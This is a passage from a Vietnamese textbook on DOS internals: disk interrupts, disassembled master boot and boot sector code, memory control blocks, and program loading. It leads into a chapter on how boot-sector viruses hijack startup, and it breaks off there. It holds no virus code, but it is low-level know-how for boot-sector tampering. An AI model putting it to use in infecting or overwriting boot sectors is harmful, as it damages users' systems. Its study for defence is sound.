DH chứa số hiệu mặt đĩa hay số hiệu đầu đọc/ghi.

CX chứa số hiệu Cylinder và số hiệu Sector. Số hiệu Sector chỉ chiếm 6 bit thấp trong thanh ghi AL, còn hai bit 6 và 7 dùng làm bit cao phụ thêm vào 8 bit của CH dùng để chứa số hiệu của Cylinder.

AL chứa số lượng Sector cần đọc.

ES:BX chứa địa chỉ vùng đệm, vùng đệm dữ liệu này phải đủ lớn để chứa được lượng thông tin đọc vào. Khi phục vụ này đọc nhiều Sector, nó sẽ đặt các Sector kế tiếp nhau trong bộ nhớ.

Ra:

Kết quả của việc đọc đĩa được cho lại trong tổ hợp cờ nhớ CF và thanh ghi AH. CF=0 (NC) là không có lỗi và AH cũng sẽ bằng 0, lúc này AL chứa số Sector đọc được. CF=1 (CY) là có lỗi và AH chứa trạng thái đĩa (xem ý nghĩa byte trạng thái đĩa trong phục vụ 1).

Chú ý: Riêng AT BIOS của AWARD cho phép số hiệu Cylinder chiếm 12 bit vì lấy thêm bit 6-7 của DH làm bit cao nhất.

a4. Phục vụ 3: Ghi Sector đĩa.

Vào:

AH = 3

Các thanh ghi khác tương tự như phục vụ 2 (đọc sector)

Ra:

CF=1 nếu có lỗi và mã lỗi chứa trong thanh ghi AH (xem phục vụ 1), ngược lại CF=0 là không có lỗi, khi đó AH=0.

a5. Phục vụ 8: Lấy tham số ổ đĩa.

Phục vụ 8 trả về các tham số ổ đĩa.

Vào:

AH = 8

DL chứa số hiệu đĩa vật lý (0-đĩa A, 1-đĩa B, ..., 80h-đĩa cứng 1, 81h-đĩa cứng 2,...)

Ra:

DH chứa số hiệu đầu đọc/mặt đĩa lớn nhất

CX chứa số hiệu Cylinder lớn nhất-số hiệu sector lớn nhất. Cũng giống như phục vụ 2, số hiệu Sector chỉ chiếm 6 bit thấp của thanh ghi CL, còn 2 bit 6-7 được ghép là hai bit cao cùng với 8 bit của thanh ghi CH chứa số hiệu của Cylinder lớn nhất.

b. Mức DOS.

Các chức năng truy xuất đĩa ở mức DOS sử dụng cách đánh số Sector theo kiểu của DOS. Nó sử dụng hai ngắt 25h và 26h tương ứng với chức năng đọc và ghi đĩa, thay đổi lại cách gọi tên đĩa theo thứ tự chữ cái: 0: ổ đĩa A, 1: ổ đĩa B, 2: ổ đĩa C,...

Vào:

AL chứa số đĩa (0=A, 1=B, 2=C,...)

CX chứa số lượng sector đọc/ghi

DX chứa số sector logic bắt đầu

DS:BX chứa địa chỉ của buffer chứa dữ liệu cho tác vụ đọc/ghi.

Ra:

Cờ CF=1 nếu gặp lỗi, và mã lỗi trả lại trong thanh ghi AX.

Nhược điểm của ngắt 25h và 26h là trên các đĩa cứng: nó chỉ cho phép truy xuất các sector bắt đầu từ Boot Sector của một Partition. Master Boot và các sector khác ngoài Partition DOS không có giá trị gì trong chức năng này. Ngoài ra, một nhược điểm khác là sau khi thực hiện xong, DOS để lại trên Stack một Word, sẽ gây lỗi cho chương trình nếu không để ý.

Có một điểm quan trọng cần lưu ý: Đừng yêu cầu đọc số lượng sector vượt quá 64K tính từ đầu segment của buffer chứa dữ liệu.

Đoạn chương trình sau đây sử dụng ngắt 25h để đọc Boot Sector trên đĩa mềm A:

```
mov     al,0    ; đĩa A:
mov     dl,0    ; Sector logic 0
mov     cx,1    ; đọc 1 sector
```

```
        lea     bx,MyBuff    ; DS:BX trỏ tới địa chỉ vùng đệm
        int     25h
        pop     dx           ; Lấy lại một word dư trên Stack
        jnc     NoErr
        .....                ; Đoạn mã xử lý lỗi đọc đĩa (mã lỗi trong AX)
NoErr:
        .....                ; Đoạn mã tiếp tục nếu không có lỗi.
```

Vì số Sector đặt trong thanh ghi 16 bit, nên số lượng sector không được phép vượt quá 65535. Điều này là một hạn chế đối với các đĩa cứng có số lượng sector lớn. Bắt đầu từ DOS 4.0 trở đi, nhược điểm này được giải quyết theo cách sau đây nâng từ 16 bit lên 32 bit nhưng vẫn tương thích với các Version cũ, cụ thể như sau:

Nếu CX < 0FFFFh thì vẫn giữ nguyên cách làm việc trên các thanh ghi như trên.

Nếu CX=0FFFFh, thì sẽ làm việc trên dạng thức mới của DOS 4.0, lúc này DS:BX sẽ trỏ tới Control Package, một cấu trúc 10 byte chứa các thông tin về Sector ban đầu, số Sector cần đọc,vv... Cấu trúc cụ thể của Control Package cụ thể như sau:

Offset	Kích thước	Nội dung
+0	4	Số Sector logic ban đầu
+4	2	Số Sector cần đọc/ghi
+6	4	Địa chỉ của buffer chứa dữ liệu

Đoạn chương trình sau đây sử dụng ngắt 25h để đọc Sector trên đĩa cứng C:

```
        mov     al,2      ; Chọn ổ đĩa C
        mov      cx,0FFFFh   ; Đây là phần mở rộng của 4.0
        lds     bx,packet      ; DS:BX trỏ tới nhóm thông tin
        chuyển
        ;-------------- Phần khởi tạo Packet trước khi đọc
        mov     word ptr [bx],14464       ; Word thấp
        mov     word ptr [bx+2],1   ; Word cao
        mov     word ptr [bx+4],1   ; Số Sector cần đọc
        mov     [bx+6],OFFSET MyBuff        ; Gán địa chỉ
        đọc vào
        mov     [bx+8],SEG MyBuff
        ;-------------- Xong phần khởi tạo packet
        int     25h
        pop     dx        ; Lấy word dư trên Stack
        jnc     NoErr
        ..........................  ; Đoạn mã xử lý lỗi đọc đĩa (mã lỗi
        trong AX)
NoErr:
        ..........................; Đoạn mã tiếp tục nếu không có lỗi.
```

Mức DOS có một tác vụ lý thú để có được các thông tin trong bảng tham số đĩa. Điều này có ích cho các lập trình viên hệ thống vì hai lý do: Thứ nhất, việc tính toán dựa trên thông tin của phần BPB trong Boot Record có nhiều phức tạp. Thứ hai là biết đâu thông tin trong Boot Record lại bị hỏng thì tác vụ này là tác vụ giúp lập trình viên có được các thông tin hệ thống đó. Tác vụ này là chức năng 32h của ngắt 21h. Trước đây, chức năng này không được chính thức công bố, nhưng bắt đầu từ DOS 5.0 trở đi, chức

năng này đã được chính thức công bố. Đó là chức năng 32h của ngắt 21h của DOS.

Vào:

AH = 32h

DL = đĩa (0- ổ đĩa ngầm định, 1- ổ đĩa A, 2- ổ đĩa B, 3- ổ đĩa C,...)

Gọi ngắt 21h

Ra:

AL = 0 nếu đĩa hợp lệ

= 0FFh nếu đĩa không hợp lệ

DS:BX trỏ tới bảng tham số đĩa của đĩa được chỉ định.

Cấu trúc của bảng tham số đĩa này như sau:

Offset	Size	Nội dung
+0	1	Số hiệu đĩa (0=A, 1=B, 2=C,...)
+1	1	Số hiệu đơn vị con do trình điều khiển thiết bị quản lý
+2	2	Số byte trong một Sector
+4	1	Số Sector trong một Cluster - 1
+5	1	Luỹ thừa 2 cao nhất của số Sector trên một Cluster.
+6	2	Số Sector dành riêng (cho Boot Record)
+8	1	Số bảng FAT
+9	2	Số điểm vào (entry) tối đa trong thư mục gốc
+0Bh	2	Số hiệu của Sector đầu tiên trong Cluster 2 (là Cluster đầu tiên chứa dữ liệu)

+0Dh	2	Số hiệu Cluster cuối cùng (bằng tổng số Cluster + 2)
+0Fh	2	Số Sector trong một bảng FAT (từ DOS 4.0 trường này chiếm 2 byte, còn đối với DOS 3. trường này chỉ chiếm 1 byte)
+11h	2	Số hiệu Sector đầu tiên trong thư mục gốc
+13h	4	Con trỏ tới Header của trình điều khiển thiết bị
Offset	Size	Nội dung
+17h	1	Byte ID, đặc trưng cho khuôn dạng đĩa
+18h	1	Cờ truy nhập (0=đã truy nhập, FF= chưa truy nhập)
+19h	4	Con trỏ tới bảng thông tin đĩa kế tiếp (nếu là FFFFh thì đã đến bảng cuối cùng)
+1Dh	2	Cluster bắt đầu cho việc tìm vùng trống để ghi lên đĩa
+1Fh	2	Số các Cluster còn trống trên đĩa, 0FFFFh là không biết

4. Phân tích các đoạn mã trong Master Boot và Boot Record.

a. Đoạn mã trong Master Boot.

Như chúng ta đã biết, sau quá trình POST, Master Boot được đọc vào 0:7C00h và quyền điều khiển được trao cho đoạn mã trong Master Boot này.

Công việc chính của đoạn mã trong bảng Partition (Master Boot) gồm:

- Chuyển chính chương trình của mình đi chỗ khác để dọn chỗ cho việc tải Boot Record của Active Partition vào.

- Kiểm tra dấu hiệu nhận diện Boot Record bằng một giá trị word tại 1BEh (nếu là Boot Record, giá trị này là 0AA55h)

- Cung cấp bảng tham số của Entry tương ứng vào 0:7BE

- Chuyển quyền điều khiển cho Boot Record vừa đọc.

Sau đây là đoạn chương trình được dịch ngược thành assembler của đoạn mã trong bảng Partition.

```
        org 7C00h
Begin:
                ; Khởi tạo Stack
        cli
        xor     ax,ax
        mov     ss,ax
        mov     sp,7C00h
        mov     si,sp
        push    ax
        pop     es
        push    ax
        pop     ds
        sti
                ; Chuyển chính chương trình của mình sang
        0:600h
                ; để chỗ cho Boot Record của Active Partition
        đọc vào
        cld
        mov     di,600h
        mov     cx,100h
        repne   movsw
```

```
        jmp     0:061Dh         ; Chuyển quyền điều khiển sang
        vùng mới
        mov     si,7BEh         ; Trỏ SI tới bảng phân chương
        mov     bl,4    ; Kiểm tra xem Partition nào là Active
Check:
        cmp     byte ptr [si],80h     ; Kiểm tra Boot_flag
        je      Check_Partition     ; Nếu là Active, nhảy tới
        phần
                                ; kiểm tra Partition
        cmp     byte ptr [si],0         ; Partition có hợp lệ không
        jne     Invalid ; Không hợp lệ
        add     si,10h  ; Vẫn hợp lệ, kiểm tra tiếp
        dec     bl              ; Partition kế tiếp
        jne     Check   ; Nếu không có Parition nào thoả
        int     18h     ; thì chuyển sang ROM BASIC.
Check_partition:
        mov     dx,word ptr [si]      ; Đưa giá trị định vị Boot
        Sector
        mov     cx,word ptr [si+2]  ; DH=Head, CX=Cyl-Sec
        mov     bp,si
Next_Partition:
                ; Để đảm bảo tính hợp lệ, các Partition còn lại
                ; phải không được là Active
        add     si,10h
        dec     bl
        je      Load_System         ; Nếu hợp lệ sẽ tải hệ
        thống vào
        cmp     byte ptr [si],0
        je      Next_Partition
Invalid:
```

```
        mov     si,OFFSET Error1_mess       ; Không hợp lệ,
        sai
Next_char:
        lodsb
        cmp     al,0
        je      _Loop
        push    si
        mov     bx,7
        mov     ah,0Eh
        int     10h
        pop     si
        jmp     Next_char
_Loop:
        jmp     _Loop
Load_System:
        mov     di,5    ; Sẽ đọc lại 5 lần nếu có lỗi
Try:
        mov     bx,7C00h
        ax      0201h
        push    di
        int     13h
        pop     di
        jae     Load_ok
        xor     ax,ax
        int     13h     ; Reset đĩa
        dec     di
        jne     Try
        mov     si,OFFSET Error2_mess
        jmp     Next_char
Load_ok:
```

```
        mov     si,OFFSET Error3_mess
        mov     di,7DFEh
        cmp     word ptr [di],0AA55h ; Kiểm tra tính hợp lệ
        của Boot
        jne     Next_char
        mov     si,bp
        jmp     0:7C00h
Error1_mess  db 'Invalid Partition table',0
Error2_mess  db 'Error loading operating system',0
Error3_mess  db 'Missing operating system',0
```

b. Đoạn mã trong Boot Record.

Đoạn mã trong Boot Record nhằm thực hiện các nhiệm vụ sau đây:

- Khởi tạo ngắt 1Eh bằng bảng tham số trong Boot Sector.
- Định vị các phần trên dĩa bằng bảng tham số BPB.
- Đọc Root vào và kiểm tra sự tồn tại của 2 file hệ thống.
- Nếu có, tải hai file này vào và trao quyền điều khiển.

Sau đây là đoạn mã của Boot Sector trên ổ đĩa cứng, được FORMAT bởi DOS Version 6.20.

```
Boot proc
        org 7C00h
start:
        jmp short  Begin
        Nop
        OEM        db 'MSDOS5.0'
        SectorSize dw 0200h  ; 512 byte/Sector
        ClusterSize          db 10h  ; 16 Sector/Cluster
```

```
        ResevedSec          dw 0001h      ; 1 Sector dành riêng
        FATCnt    db 02h    ; Số bảng FAT là 2
        RootSize  dw 0200h  ; Số đầu vào tối đa trong Root là
        512
        TotalSec  dw 0000h  ; Số lượng Sector trên đĩa vượt quá
        32M
        Media     db F8     ; Đĩa cứng
        FatSize   dw 0081h  ; 129 sector cho bảng FAT
        TrackSect dw 0028h  ; Số lượng Sector/Track là 40
        HeadCnt   dw 000Eh  ; Số lượng đầu từ là 14
        HiddenSec           ddw 00000028h     ; Số lượng
        Sector dấu mặt là 40
        TotalSec  ddw 00080EA8      ; Tổng số Sector trên đĩa >
        32M
        IDDisk    db 80h    ; Địa chỉ vật lý ổ đĩa cứng 1
        Reseved   db 00     ; Dự trữ ghi 00
        Item      db 29h
        SerialNum           db 0FD100000 ; Serial Number
        của đĩa
        VolumeLabel db 'NO NAME '
        FATType   db 'FAT16 '
    Begin:
        cli                 ; Disable interrupts
        xor       ax,ax     ; Zero register
        mov       ss,ax
        mov       sp,7C00h
        push      ss
        pop       es
        mov       bx,78h
        lds       si,dword ptr ss:[bx] ; DS:SI trỏ tới bảng tham
        số đĩa
```

```
        push    ds
        push    si
        push    ss
        push    bx
        mov     di,7C3Eh
        mov     cx,0Bh
        cld             ; Clear direction
        rep     movsb   ; Rep when cx >0 Mov [si] to es:[di]
        push    es
        pop     ds
        mov     byte ptr [di-2],0Fh
        mov     cx,ds:7C18h
        mov     [di-7],cl
        mov     [bx+2],ax
        mov     word ptr [bx],7C3Eh
        sti             ; Enable interrupts
        int     13h     ; Reset disk, al=return status
        jc      Error1  ; Jump if carry Set
        xor     ax,ax   ; Zero register
        cmp     ds:[7C13h],ax
        je      loc_3   ; Jump if equal
        mov     cx,ds:[7C13h]
        mov     ds:[7C20h],cx
loc_3:
        mov     al,ds:[7C10h]
        mul     word ptr ds:[7C16]
        add     ax,ds:[7C1Ch]
        adc     dx,ds:[7C1Eh]
        add     ax,ds:[7C0Eh]
        adc     dx,0
```

```
        mov     ds:[7C50h],ax
        mov     ds:[7C52h],dx
        mov     ds:[7C49h],ax
        mov     ds:[7C4Bh],dx
        mov     ax,20h
        mul     word ptr ds:[7C11h]
        mov     bx,ds:[7C0Bh]
        add     ax,bx
        dec     ax
        div     bx      ; ax,dx rem=dx:ax/reg
        add     ds:[7C49h],ax
        adc     word ptr ds:[7C4Bh],0
        mov     bx,500h
        mov     dx,ds:[7C52h]
        mov     ax,ds:[7C50h]
        call    sub_2
        jc      loc_4   ; Jump if carry Set
        mov     al,1
        call    sub_3
        jc      loc_4   ; Jump if carry Set
        mov     di,bx
        mov     cx,0Bh
        mov     si,data_25e
        repe    cmpsb   ; Rep zf=1+cx >0 Cmp [si] to es:[di]
        jnz     loc_4   ; Jump if not zero
        lea     di,[bx+20h]   ; Load effective addr
        mov     cx,0Bh
        repe    cmpsb   ; Rep zf=1+cx >0 Cmp [si] to es:[di]
        jz      loc_6   ; Jump if zero
loc_4:
```

```
        mov     si,[7D9Eh]
        call    sub_1
        xor     ax,ax ; Zero register
        int     16h     ; Keyboard i/o ah=function 00h
                        ; get keybd char in al, ah=scan
        pop     si
        pop     ds
        pop     word ptr [si]
        pop     word ptr [si+2]
        int `   19h     ; Bootstrap loader
loc_5:
        pop     ax
        pop     ax
        pop     ax
        jmp     short loc_4
loc_6:
        mov     ax,[bx+1Ah]
        dec     ax
        dec     ax
        mov     bl,ds:[7C0Dh]
        xor     bh,bh ; Zero register
        mul     bx      ; dx:ax = reg * ax
        add     ax,ds:[7C49h]
        adc     dx,ds:[7C4Dh]
        mov     bx,700h
        mov     cx,3
locloop_7:
        push    ax
        push    dx
        push    cx
```

```
        call    sub_2
        jc      loc_5   ; Jump if carry Set
        mov     al,1
        call    sub_3
        pop     cx
        pop     dx
        pop     ax
        jc      loc_4   ; Jump if carry Set
        add     ax,1
        adc     dx,0
        add     bx,ds:[7C0Bh]
        loop    locloop_7       ; Loop if cx > 0
        mov     ch,ds:[7C15h]
        mov     dl,ds:[7C24h]
        mov     bx,ds:[7C49h]
        mov     ax,ds:[7C4Bh]
        jmp     far ptr 0070h:0000h
Boot endp
sub_1 proc near
loc_8:
        lodsb                   ; String [si] to al
        or      al,al   ; Zero ?
        jz      loc_ret_10      ; Jump if zero
        mov     ah,0Eh
        mov     bx,7
        int     10h     ; Video display ah=function 0Eh
                        ; write char al, teletype mode
        jmp     short loc_8
sub_2:
        cmp     dx,ds:[7C18h]
```

```
        jae     loc_9    ; Jump if above or =
        div     word ptr ds:[7C18h]      ;
        ax,dxrem=dx:ax/dat
        inc     dl
        mov     ds:[7C4Fh],dl
        xor     dx,dx    ; Zero register
        div     word ptr ds:[7C1Ah]      ;
        ax,dxrem=dx:ax/dat
        mov     ds:[7C25h],dl
        mov     ds:[7C4Dh],ax
        clc              ; Clear carry flag
        retn
loc_9:
        stc              ; Set carry flag
loc_ret_10:
        retn
sub_1 endp
sub_3 proc near
        mov     ah,2
        mov     dx,ds:[7C4Dh]
        mov     cl,6
        shl     dh,cl    ; Shift w/zeros fill
        or      dh,ds:[7C4Fh]
        mov     cx,dx
        xchg    ch,cl
        mov     dl,ds:[7C24h]
        mov     dh,ds:[7C25h]
        int     13h
        retn
sub_3 endp
```

```
    Mess1 db 0Dh,0Ah, 'Non-System disk or disk error'
    Mess2 db 0Dh,0Ah,'Replace and press any key when
          ready',0Dh,0Ah
    File_Sys1 db 'IO SYS'
    File_Sys2 db 'MSDOS SYS'
    ID_BOOT db 55h,0AAh
end start
```

III. QUẢN LÝ VÙNG NHỚ VÀ TỔ CHỨC, THI HÀNH FILE DƯỚI DOS.

1. Sơ đồ vùng nhớ dưới DOS.

Vùng RAM nằm trong quyền điều khiển của DOS được chia thành hai phần chính:

- Phần hệ điều hành:

Bắt đầu từ địa chỉ thấp nhất 00000, nghĩa là nó bao gồm cả bảng vector ngắt, hệ điều hành (bao gồm các file hệ thống IO.SYS, MSDOS.SYS, các device driver được khai báo trong config.sys và phần thường trú của COMMAND.COM.

Phần vùng nhớ của hệ điều hành này có kích thước thay đổi tuỳ theo Version và tuỳ theo số lượng các Device Driver.

- Phần chương trình tạm thời:

Phần nhớ này còn được gọi là vùng nhớ hoạt động, là vùng nhớ ngay sau vùng hệ điều hành và đạt đến địa chỉ cao nhất có thể. Vùng nhớ này được tổ chức thành các khối tạo thành chuỗi. Các file được tải lên và thi hành trong vùng nhớ này, cho nên vùng nhớ này chỉ mang tính tạm thời.

Sơ đồ sau tóm tắt cấu trúc vùng nhớ:

Địa chỉ	Mô tả chức năng vùng nhớ

0000:0000	Bảng vector ngắt: 256 * 4 byte.
0040:0000	Vùng dữ liệu của ROM BIOS.
0050:0000	Vùng dữ liệu của DOS.
xxxx:0000	Đoạn mã BIOS ở mức thấp của DOS.
xxxx:0000	Bộ xử lý ngắt của DOS (Int 21h)
xxxx:0000	Buffer DOS, các vùng dữ liệu, các bộ ĐKTB đã cài đặt
xxxx:0000	Phần thường trú của COMMAND.COM (khoảng 4K) gồm các bộ xử lý ngắt Int 22h, Int 23h, Int 24h.
xxxx:0000	Dữ liệu và các chương trình thường trú (TSR).
xxxx:0000	Chương trình ứng dụng hiện đang thực hiện.
xxxx:0000	Phần tạm trú của COMMAND.COM bao gồm bộ thông dịch lệnh, các lệnh nội trú,... Phần này sẽ được nạp lại nếu có chương trình nào ghi lên vùng này.
A000:0000	Vùng nhớ EGA-VGA cho một số Mode màn hình nhất định.
B000:0000	Vùng nhớ cho bộ điều hợp màn hình đơn sắc.

B800:0000	Vùng nhớ màn hình CGA.
C800:0000	Bắt đầu từ đây là vùng nhớ ROM (ngoại trú và nội trú)

2. Một số chức năng liên quan đến vùng nhớ của DOS.

a. Cấp phát vùng nhớ.

Vào:

AH = 48h

BX = Kích thước vùng nhớ cần cấp phát (tính theo paragraph).

Gọi Int 21h

Ra:

Nếu CF = 1, thì AX chứa mã lỗi và BX là số vùng nhớ tối đa còn lại còn dùng được. Ngược lại, nếu CF = 0 thì việc cấp phát thành công và AX chính là segment của vùng nhớ mà DOS đã cấp phát theo yêu cầu.

b. Giải phóng vùng nhớ.

Chức năng này dùng để yêu cầu DOS giải phóng vùng nhớ đã cấp phát trước đây mà bây giờ không còn sử dụng đến chúng. Khi chấm dứt một chương trình do DOS tải và thi hành, quyền điều khiển được trả lại cho DOS, khi đó chính DOS cũng dùng chức năng này để giải phóng vùng nhớ trước đây đã cấp phát cho chương trình.

Vào:

AH = 49h

ES = Segment của vùng nhớ cần giải phóng

Ra:

Nếu cờ CF = 1 là có lỗi, khi đó AX chứa mã lỗi.

c. Điều chỉnh kích thước vùng nhớ.

Vào:

AH = 4Ah

ES = Segment của khối vùng nhớ cần điều chỉnh

BX = Kích thước yêu cầu điều chỉnh

Ra:

AX là mã lỗi nếu cờ CF =1, lúc đó BX là khối lớn nhất còn dùng được.

3. Cấu trúc của MCB (Memory Control Block).

Như chúng ta đã nói ở trên, phần vùng nhớ tạm thời được chia thành các khối tạo thành chuỗi, mỗi khối được quản lý bằng một cấu trúc đầu khối gọi là MCB.

MCB có kích thước 16 byte, đặt ngay ở đầu vùng nhớ mà nó quản lý, cấu trúc của MCB như sau:

Offset	Size	Item	Nội dung
+0	1	ID	Byte nhận diện loại của MCB
+1	2	PSP	PSP của MCB.
+3	2	Size	Kích thước vùng nhớ mà MCB quản lý.
+5	0Bh	Reseved	Dành riêng
+10h			Khối vùng nhớ bắt đầu từ đây và chấm dứt ở byte (Size*10h) tính từ đây.

Giá trị của các trường trong cấu trúc trên có ý nghĩa như sau:

- ID: Là byte nhận diện xem MCB này có phải là MCB cuối cùng của chuỗi hay chưa. nếu chưa là cuối chuỗi, byte này có giá trị 4Dh, ngược lại sẽ có giá trị 5Ah.

- PSP: Cho biết vùng nhớ do MCB này quản lý hiện còn trống hay đang được dùng cho chương trình nào. Nếu giá trị là 0 thì

chưa có chương trình nào sử dụng, ngược lại noc là giá trị PSP của chương trình đã xin cấp phát vùng nhớ này. Căn cứ vào giá trị trong PSP mà DOS biết được vùng nhớ nào là của chương trình vừa chấm dứt để giải phóng vùng nhớ đó.

- Size: Là kích thước theo đoạn của khối vùng nhớ mà MCB quản lý.

Để xác định được MCB đầu tiên, dùng chức năng 52h của ngắt 21h. Sau khi thực hiện chức năng này, ES:BX trỏ tới khối tham biến của DOS mà trước đó 2 byte (ở ES:[BX-2]) là giá trị segment của MCB đầu tiên. Các MCB tiếp theo sẽ được tính bằng cách cộng kích thước của khối MCB trước nó với 1.

Đoạn chương trình sau minh họa cách duyệt qua các MCB:

```
        mov     ah,52h
        int     21h
        sub     bx,2
        mov     ax,word ptr es:[bx]
        mov     es,ax     ; es = đoạn của MCB đầu tiên
Next:
        mov     al,byte ptr es:[0]    ; Lấy ID của MCB
        cmp     al,5Ah  ; Là phần tử cuối?
        je      OK      ; đúng, kết thúc
        mov     bx,word ptr es:[1]  ; bx = PSP
        mov     ax,word ptr es:[3]  ; ax = Size
        call    Print_MCB
        mov     dx,ax
        mov     ax,es
        add     ax,dx
        inc     ax
        mov     es,ax
```

```
        jmp     Next
OK:
        call    Print_MCB
        int     20h
```

4. Quản lý và tổ chức thi hành File dưới DOS.

a. Phân loại File.

File là một cách tổ chức dữ liệu trên đĩa để DOS quản lý. Căn cứ vào mục đích và nội dung, File được phân ra thành hai loại chính:

- File dữ liệu: Dùng để chứa thông tin về một đối tượng. Dữ liệu có thể ở dạng Text hoặc dạng nhị phân. Để truy xuất các thông tin như vậy cần có các chương trình thi hành được truy xuất đến nó.

- File thi hành: Nội dung của nó là tập mã lệnh máy nhằm thi hành một nhiệm vụ nào đó. Khi thi hành, đánh tên chương trình tại dấu đợi lệnh của DOS, hoặc dùng chức năng 4Bh của Int 21h. File thi hành có đuôi .COM hoặc .EXE

b. Cách tổ chức thi hành File khả thi của DOS.

Để tổ chức thi hành một File khả thi, DOS tiến hành các bước sau đây:

- DOS tiến hành chọn một segment, địa chỉ segment này thường là địa chỉ thấp nhất còn dùng được. Segment được chọn gọi là PSP (Program Segment Prefix), là cơ sở để tải chương trình vào.

- DOS tạo ra bản sao môi trường của DOS cho chương trình được nạp.

- DOS điền vào PSP những nội dung cần thiết như: tổng số vùng nhớ còn lại, địa chỉ Segment của môi trường, 2 FCB, tham số dòng lệnh và DTA, nội dung hiện thời của các ngắt 22h, 23h, 24h.

- Tạo DTA ngầm định tại PSP:80h

- Đọc 1Ch byte đầu của file vào để xác định xem file thuộc loại COM/EXE. Dấu hiệu để nhận dạng file .EXE là giá trị của hai byte đầu tiên là 4D5Ah hay 5A4Dh. Tùy theo loại file, tổ chức thi hành file sẽ được thực hiện tương ứng.

c. PSP (Program Segment Prefix).

Như chúng ta đã nói ở trên, PSP là cấu trúc do DOS tạo ra trước khi tải file cần thi hành vào vùng nhớ.

Cấu trúc PSP gồm 256 byte (100h), mô tả về cấu trúc này như sau:

Offset	Size	Item	Nội dung
+0	2	Int 20h	Ngắt chấm dứt chương trình
+2	2	MemTop	Segment vùng nhớ kế còn dùng được
+4	1	Reseved	Dành riêng, thường là 0
+5	5	CALL offset seg	Lệnh gọi đến trình điều phối hàm của DOS
+0Ah	4		Địa chỉ kết thúc chương trình (Int 22h)
+0Eh	4		Địa chỉ xử lý Ctrl*f*Break (Int 23h)
+12h	4		Địa chỉ xử lý lỗi nghiêm trọng (Int 24h)

+16h	16h	Reseved	Vùng dành riêng cho DOS
+2Ch	2		Địa chỉ đoạn các xâu môi trường của DOS
+2Eh	2Eh	Reseved	Vùng dành riêng cho DOS
+55h	7		FCB mở rộng 1
+5Ch	9		FCB 1
+65h	7		FCB mở rộng 2
+6Ch	20		FCB 2
+80h	1		Chiều dài tham số nhập từ dấu nhắc của DOS
+81h	127		Các tham số nhập từ dấu nhắc của DOS
+80h	128		Vùng DTA mặc định

d. Thi hành file .COM

Sau khi nhận diện file dạng .COM, file được tải ngay vào sau PSP mà không cần định vị lại, do đó kích thước của nó bị giới hạn trong một phân đoạn 64K. DOS tiến hành thi hành file .COM như sau:

- Tất cả các thanh ghi đoạn CS, DS, SS, ES đều trỏ tới PSP.
- SP được định vị để trỏ tới cuối segment PSP.
- Tất cả mọi vùng nhớ đều được phân phối cho chương trình.

- Một giá trị 0 được đẩy vào stack, điều này đảm bảo sự kết thúc chắc chắn của chương trình nếu cối chương trình là lênh RET thay cho lệnh Int 20h.

- Trao quyền điều khiển cho chương trình (CS:IP) ngay tại đầu vào PSP:100h.

e. Thi hành file EXE.

Khác với file .COM, file .EXE không bị giới hạn trong một phân đoạn mà có thể mở rộng trong nhiều phân đoạn. Vì vậy, khi được nạp vào vùng nhớ, nó phải được định vị lại (Reallocate) theo các tham số trong một cấu trúc đầu file được gọi là Exe Header. Cấu trúc này như sau:

Offset	Size	Item	Nội dung
+0	2	4D5Ah	Ký hiệu nhận dạng file .EXE
+2	2	PartPag	Chiều dài của phần trang cuối
+4	2	PageCnt	Số trang (512 byte/trang) kể cả Header
+6	2	ReloCnt	Số mục trong bảng tái định vị
+8	2	HdrSize	Kích thước của Header (theo paragraph)
+0Ah	2	MinMem	Vùng nhớ tối thiểu cần trên chương trình (theo paragraph)
+0Ch	2	MaxMem	Vùng nhớ tối đa cần trên chương trình (theo paragraph)
+0Eh	2	ReloSS	Giá trị để khởi tạo SS
+10h	2	ExeSP	Giá trị của thanh ghi SP khi bắt đầu.

+12h	2	ChkSum	File CheckSum
Offset	Size	Item	Nội dung
+14h	2	ExeIP	Giá trị của thanh ghi IP khi bắt đầu.
+16h	2	ReloCS	Giá trị để khởi tạo CS
+18h	2	TablOff	File-Offset của Item đầu tiên
+1Ah	2	Overlay	Số Overlay (0 cho module cơ sở)

Sau khi DOS đã xác định file cần thi hành là file dạng .EXE, nó sẽ tiến hành tiếp các bước như sau:

- Căn cứ vào thông tin trên 1Ch byte đầu tiên, xác định module phải tải vào. Module là phần chương trình thực tế, không tính phần Exe Header, trong thực tế, phần này chính bằng kích thước của file trừ đi kích thước của Exe Header. Như vậy, điểm bắt đầu tải của module là ngay sau Exe Header (kích thước Header * 10h), modul được tải vào địa chỉ START_SEG: 0000, trong đó START_SEG = PSP + 10h.

- Đặt con trỏ file đến điểm vào của bảng tái định vị, ứng với mỗi mục (Item) của bảng này, tiến hành các bước định vị lại như sau:

+ Đọc Item này vào 2 từ 16 bit (I_OFF và I_SEG)
+ Xác định phân đoạn RELO_SEG = START_SEG + I_SEG
+ Đọc giá trị tại RELO_SEG:I_OFF
+ Định vị lại bằng cách cộng giá trị vừa có được với START_SEG

+ Trả lại giá trị đã được định vị lại vào chỗ cũ
RELO_SEG:I_OFF

- Sau khi tái định vị xong, DOS phân phối vùng nhớ cho chương trình tương ứng với vùng nhớ tối đa và tối thiểu trong Exe Header.

- Khởi tạo giá trị các thanh ghi:

+ DS và ES được trỏ tới PSP

+ Khởi tạo Stack như sau:

SS = ReloSS + START_SEG

SP = ExeSP

+ Đầu vào của chương trình:

CS = START_SEG + ReloCS

IP = ExeIP

- Trao quyền điều khiển cho file.

IV. CÁC ĐẶC ĐIỂM CỦA B-VIRUS.

Qua chương trước, chúng ta đã đưa ra các thông tin hết sức cơ bản về cấu trúc đĩa, tiến trình khởi động và cách thức tổ chức vùng nhớ, tổ chức thi hành file của DOS. Những thông tin đó giúp chúng ta tìm hiểu những đặc điểm cơ bản của virus, từ đó đưa ra cách phòng chống, chữa trị trong trường hợp máy bị nhiễm virus.

1. Phân loại B-virus.

Như chúng ta đã biết, sau quá trình POST, sector đầu tiên trên đĩa A hoặc đĩa C được đọc vào vùng nhớ tại 0: 7C00, và quyền điều khiển được trao cho đoạn mã trong sector khởi động này. B-virus hoạt động bằng cách thay thế đoạn mã chuẩn trong sector khởi động này bằng đoạn mã của nó để chiếm quyền điều khiển, sau khi đã cài đặt xong mới đọc sector khởi động chuẩn được virus cất giữ ở đâu đó vào 0:7C00 và trả lại quyền điều khiển cho

